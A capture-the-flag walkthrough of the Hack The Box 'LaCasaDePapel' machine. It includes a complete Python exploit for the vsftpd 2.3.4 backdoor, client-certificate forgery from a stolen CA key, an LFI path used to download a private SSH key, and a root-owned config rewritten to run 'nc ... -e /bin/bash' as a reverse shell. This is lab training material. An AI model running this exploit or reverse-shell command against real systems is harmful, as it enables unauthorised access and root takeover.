
HTB Lacasadepapel—Walkthrough



LaCasaDePapel

OS: Linux

Difficulty: Easy

Points: 20

Release: 30 Mar 2019

IP: 10.10.10.131

OS Used - Kali Linux

Overview

-Scanning with nmap, visit https site where we need client certificate

-Exploiting vsftpd and gaining ca.key from there

-Generating client certificate with openssl and importing it to browser

-Finding lfi in web page, downloading id_rsa, login as user professor

-Finding running processes with pspy

-Modifying memcached file to get reverse shell as root

Enumeration

```
root@ArmourInfosec:~/# nmap -sV -sC -p- 10.10.10.131

Nmap scan report for 10.10.10.131

Host is up (0.45s latency).

Not shown: 65530 closed ports

PORT    STATE   SERVICE  VERSION

21/tcp  open    ftp      vsftpd 2.3.4

22/tcp  open    ssh      OpenSSH 7.9 (protocol 2.0)

| ssh-hostkey:

|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)

|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
```

```
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp   open     http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp  open     ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
```

On port 80 nothing useful was found, on port 443 we found a text "Sorry, but you need to provide a client certificate to continue."

After some googling found that it is a function of node js and we need client certificate of of site to access it, So find certificate on other found ports, in nmap found vulnerable version of ftp

Exploiting vsftpd backdoor

I used the below script to exploit it

--------------------------------Start of script--

```
#!/usr/bin/python3
import socket
import sys
import time



def exploit(ip, port, command):
    """ Triggers vsftpd 2.3.4 backdoor and prints supplied command's output """

    try:
        print('[*] Attempting to trigger backdoor...')
        ftp_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ftp_socket.connect((ip, port))
        # Attempt to login to trigger backdoor
        ftp_socket.send(b'USER letmein:)\n')
        ftp_socket.send(b'PASS please\n')
        time.sleep(2)
        ftp_socket.close()
        print('[+] Triggered backdoor')

    except Exception:
        print('[!] Failed to trigger backdoor on %s' % ip)

    try:
        print('[*] Attempting to connect to backdoor...')
        backdoor_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        backdoor_socket.connect((ip, 6200))
        print('[+] Connected to backdoor on %s:6200' % ip)
        command = str.encode(command + '\n')
        backdoor_socket.send(command)
        response = backdoor_socket.recv(1024).decode('utf-8')
        print('[+] Response:\n', response, sep='')
        backdoor_socket.close()

    except Exception:
        print('[!] Failed to connect to backdoor on %s:6200' % ip)



if __name__ == '__main__':

    if len(sys.argv) < 4:
        print('Usage: ./vsftpd_234_exploit.py <IP address> <port> <command>')
        print('Example: ./vsftpd_234_exploit.py 192.168.1.10 21 whoami')

    else:
        exploit(sys.argv[1], int(sys.argv[2]), sys.argv[3])
```

--------------------------------End of script--

```
$ python3 vsftpd_234_exploit.py 10.10.10.131 21 id
```

Connect to the new open port with nc

```
$ nc 10.10.10.131 620
```

There I found psy shell v0.9.9, I learned about it and found some of its commands, from ls we found a variable named $tokyo to see the value of this variable we use show $tokyo inside that we found a line where we get ca.key location and function is file_get_content which will show the content of this file so we can easily read it by typing the command

```
$caKey = file_get_contents('/home/nairobi/ca.key');
```

It will show you the ca.key content save it in your local system{remove all \n's and other spaces make it a proper key}, to generate the client certificate we need the sites public certificate which we can get from our browser,

Visit the https site{In Firefox}, click on the lock button near url, click on arrow near connection, and inside More Information, Click on View Certificate, Inside Details you will find button to Export certificate, on click it will download the public certificate of the website

Generating Client Certificate

to generate client certificate we will use openssl's following command

```
$ openssl pkcs12 -export -clcerts -in lacasadepapel.crt -inkey ca.key -out cert.p12
```

Export the generated certificate to your browser, refresh the page and it will ask you for certificate permission click on yes, and the site will be available for you

click on any season directory there are videos which we can download just by clicking on name, Open its source and found that to download a file it is using a function where after https://10.10.10.131/file/{Base64 encoded path to file},There is also a lfi in page parameter on main page so by that we got the location of user.txt from / of web server that is path=/../user.txt , link to download user.txt "https://10.10.10.131/file/Ly4uL3VzZXIudHh0" we don't have permission to access root directory so we will find a way to shell first

Gaining Shell as Professor

There is a private key in berlin/.ssh/ named id_rsa as usual download that file same as user.txt

```
$ chmod 400 id_rsa
```

Tried to login from my PC with ssh as user berlin, but it refused

```
$ ssh -i id_rsa berlin@10.10.10.131
```

I thought this key must be for other users there are 5 user directories in home I tried for all one by one and successfully logged in from "professor" user

```
ssh -i id_rsa professor@10.10.10.131
```

Privilege Escalation

On running pspy64 script found that a process “/usr/bin/node /home/professor/memcached.js” is running in every 5 minutes but we don’t have permission to open that file, After looking at the home directory found a similar file memcached.ini file with a command and some content as below

```
[program:memcached]

command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
```

After that I understood that, maybe the server is running the command which is inside the memcached.ini file so tried to modify the content but failed to do that, but wait it is our home directory we can modify the directory content, so just deleted memcached.ini file and made a new file with same name and below is the content

```
[program:memcached]

command = sudo nc 10.10.14.1 443 -e /bin/bash
```

And got reverse connection as root!!!!!!!!